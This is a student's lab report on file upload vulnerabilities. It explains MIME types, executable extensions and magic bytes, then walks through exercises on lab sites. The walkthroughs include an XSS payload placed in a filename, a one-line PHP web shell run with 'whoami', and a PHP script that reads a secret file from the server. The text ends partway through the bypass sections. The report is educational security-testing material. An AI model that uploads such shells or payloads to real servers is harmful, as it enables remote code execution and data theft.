

Report on File Upload Vulns



BY Abhishek

Guided By **Rikunj Sindhwaad** (RObensive)

TABLE OF CONTENT

1. Prerequisites	3
1.1 What is MIME Type ?	3
1.2 Web Servers and their executables	3
1.3 Magic Bytes / File Signature of Commonly accepted files.....	3
1.4 Content-Type typically used for XSS	4
2. What is File Upload Vulnerabilities ?	5
2.1 Impact of File Upload Vulnerability	5
3. File Upload Attack	7
3.1 Filename Vulns	7
3.2 RCE via web shell upload (No validation).....	9
3.3 Flawed File Type Validation (Content-Type Restriction Bypass).....	11
3.4 Content-Type Bypass (XSS).....	12
3.5 Web Shell upload via path traversal	15
3.6 Remote code execution via polyglot web shell upload	17
4. Mitigation.....	19
5. Conclusion	20

1. Prerequisites

1.1 What is MIME Type ?

A MIME type is metadata that describes the media type of the data being sent to the server and is conveyed via the Content-Type HTTP header; it only indicates how the data should be interpreted and does not guarantee the actual content or its safety.

General format

Type:subtype

Commonly used MIME types :

text/plain
text/html
image/jpeg
application/pdf
application/x-www-form-urlencoded
multipart/form-data

It doesn't proof the type of content or the content itself but it is metadata which tells the server treat this data as "specific" content.

1.2 Web Servers and their executables

Web Servers	Main Script	Other common executed extension
Apache/nginx	.php	.php3, php4, .php5, .php7, .phps, .phtml
Microsoft IIS	.asp / .aspx / .php	.asp: .asa, .cer .aspx: .ashx, .asmx, .axd, .cshtml, .vhtml
Tomcat / Jetty	.jsp	.jspx, .jsw, .jsv, .jspxf

1.3 Magic Bytes / File Signature of Commonly accepted files

File Type	File Extension(s)	Magic Bytes (Hex)	ASCII	Notes
JPEG Image	.jpg, .jpeg	FF D8 FF	ÿøÿ	Most common image format; widely accepted for uploads
PNG Image	.png	89 50 4E 47 0D 0A 1A 0A	%PNG....	Strong signature; harder to spoof without polyglots
GIF Image	.gif	47 49 46 38 37 61 or 47 49 46 38 39 61	GIF87a / GIF89a	Supports animations; can embed scripts in some contexts

PDF Document	.pdf	25 50 44 46 2D	%PDF -	Frequently allowed for document uploads
--------------	------	----------------	--------	---

1.4 Content-Type typically used for XSS

Content-Type	Format	Browsers	PoC
text/html	html		link
application/xhtml+xml	xml		link
application/xml	xml		link
text/xml	xml		link
image/svg+xml	xml		link
text/xsl	xml		link
application/vnd.wap.xhtml+xml	xml		link
multipart/x-mixed-replace	multipart html		link
application/rdf+xml	xml		link
application/mathml+xml	xml		link
text/vtt	html		link

2. What is File Upload Vulnerabilities ?

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents or size. It is one of the most common ways for getting remote code execution on the target web server.

2.1 Impact of File Upload Vulnerability

1. Remote Code Execution

- If an attacker is able to upload a server-side executable file (such as PHP, JSP, ASP, or similar) and the server allows its execution, the attacker can run arbitrary commands on the server.

2. Web Shell Deployment

- Attackers often upload **web shells**, which are small malicious scripts that provide a web-based interface for executing system commands.

3. Stored Cross-Site Scripting

- If the application allows uploading files such as HTML, SVG, or improperly validated image files containing embedded scripts, malicious JavaScript can be stored on the server.

4. Malware Hosting and Distribution


- A vulnerable file upload mechanism can be exploited to host **malicious files**, turning the application into a malware distribution platform.

5. Critical File Overwrite (Uploading file with same name)

- If the server allows uploaded files to overwrite existing files—especially when file names are not randomized or restricted—an attacker may replace **critical application or configuration files**.

6. Injection Attacks via Malicious Filenames

- Improper handling of user-supplied filenames can allow attackers to perform injection attacks such as **command injection or cross-site scripting (XSS)** by embedding malicious payloads in file names, which may be executed when the application processes, stores, or displays them without proper sanitization.




3. File Upload Attack

3.1 Filename Vulns

When the filename of our file is reflected back as it is without any modifications then there are chances that we can execute XSS or command injection attacks using that. We've to try for multiple combinations and permutations with that filename and inject our script in between that.

3.1.1 Target



3.1.2 Functionality

Whenever we upload a file, the name of the file is reflected back as it is in the response.

Request	Response
<pre>7 Content-Type: multipart/form-data; 8 boundary=----geckoformboundary41556aede4c12a4ec0a2529719d39f9 9 6 10 Content-Length: 9220 11 Origin: https://m2ddivug.eu1.ctfio.com 12 Connection: keep-alive 13 Referer: https://m2ddivug.eu1.ctfio.com/ 14 Upgrade-Insecure-Requests: 1 15 Sec-Fetch-Dest: document 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-Site: same-origin 18 Sec-Fetch-User: ?1 19 Priority: u=0, i 20 -----geckoformboundary41556aede4c12a4ec0a2529719d39f96 21 Content-Disposition: form-data; name="file"; filename=" 22 im<u>underlined.jpg 23 Content-Type: image/jpeg 24 25 y0yàJFIFy0C##'%'#)4W84004jLP?W~o□□ ozw□□B□□□□wz0i°%iôâââ□\$ôyô 26 ÛyêÛà×y0C%'4.4f88fx□z□xx 27 xxxxxxxxxxxxyÄ□"yÄyÄB 28 !1AQa"q2□□#3BRb;±Äsr□□N\$4C4Tcñ5s□÷ôyÄyÄ!1AB2yú?~@"RQW□IwAÄ□â□ 29 z7I¹mövø□U8ä~ôt£ñl1ãô/-(['□%>9Iç=)G°i□è□□q=ejx□Äô□×ñ/yí ó-7è□ 30 añ«Ñúx)çïÄôGD'ÄJ2°`\"u\"N□□□dqVâôâ□□s·=□ô0Abèaäzµiµg□[□W@'RI? 31 °'G\$*^ýúé\$□äü\$Uh%ô(□u\ EJ0ô*N~ó?FJÜÄÓZBÐó.° =□□A\$Äú!,□ú"t\□</pre>	<pre>File: Choose file No file chosen Your Files cat.png imunderlined.jpg passport.jpg</pre>

Thus, we can see that our underline is visible there.

3.1.3 Exploitation

Let's try to exploit this behavior of the web application.

Request

```
1 Referer: https://pewk1u62.eu2.ctfio.com/
2 Upgrade-Insecure-Requests: 1
3 Sec-Fetch-Dest: document
4 Sec-Fetch-Mode: navigate
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-User: ?1
7 Priority: u=0, i
8 Te: trailers
9 Connection: keep-alive
10 -----gecko formboundary31f20b882aa6d63414e9017093d7f37
11 Content-Disposition: form-data; name="file"; filename="file<u
12 onmouseover=alert(1)>imhere.jpg"
13 Content-Type: image/jpeg
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
```

Response

File uploaded


Upload Your Image File

File:

Choose file No file chosen


Your Files

cat.png
fileimhere.jpg



3.2 RCE via web shell upload (No validation)


3.2.1 Target



Thus, we can see that we've the ability to upload profile picture.


3.2.2 Functionality

Let's check on which tech stack the website is running.



Thus, we can assume that PHP is being used in background as the web server is Apache (XAMPP stack or LAMP Stack). Thus we need to upload a PHP webshell.

3.2.3 Exploitation



```
shell.php
File Edit View
<?php system($_GET['cmd']); ?>
```


Now we need to find the location of the avatar where it is being uploaded. We can find it by right clicking and opening it in new tab.



Thus, we got our shell.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /files/avatars/shell.php?cmd=whoami HTTP/2				1 HTTP/2 200 OK			
2 Host: 0a7600a90320336580a8808f007e00c8.web-security-academy.net				2 Date: Wed, 31 Dec 2025 03:55:33 GMT			
3 Cookie: session=8nxjS2XEBJZBB1a5Gwz89innBvnRMnv6				3 Server: Apache/2.4.41 (Ubuntu)			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0				4 Content-Type: text/html; charset=UTF-8			
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8				5 X-Frame-Options: SAMEORIGIN			
6 Accept-Language: en-US,en;q=0.5				6 Content-Length: 7			
7 Accept-Encoding: gzip, deflate, br				7			
8 Upgrade-Insecure-Requests: 1				8 carlos			
9 Sec-Fetch-Dest: document				9			
10 Sec-Fetch-Mode: navigate							
11 Sec-Fetch-Site: none							
12 Sec-Fetch-User: ?1							
13 Priority: u=0, i							
14 Te: trailers							

We can also upload file accordingly to perform read and write operations on the server.



```
read.php
File Edit View
<?php
$myfile = fopen("/home/carlos/secret", "r");
echo fread($myfile, filesize("/home/carlos/secret"));
fclose($myfile);
?>
```

3.3 Flawed File Type Validation (Content-Type Restriction Bypass)

Sometimes the server assumes

```
if (Content-Type == image/jpeg)
    allow upload
```

But the server forgets that an attacker can intercept and modify the MIME type according to his requirement and if the server blindly trusts MIME type received then it can lead to a successful file upload attack.

3.3.1 Target



My Account

Your username is: wiener

Email

[Update email](#)




Avatar:

No file selected.

[Upload](#)

Functionality




This time again we've the same Apache server but we're not allowed to upload files other than image/jpeg or image/png.

3.3.3 Exploitation

We can see that a jpg file is uploaded successfully.




Let's try to intercept this request in burp and try to exploit it .




3.4 Content-Type Bypass (XSS)

3.4.1 Target



They are modifying the name of the file that the user is uploading so that he wouldn't be able to execute any XSS using filename. But still remember if the file is displayed in the backend as well to the administrator or any other user then still there are chances of blind XSS being fired. Thus, always use blind XSS payloads.

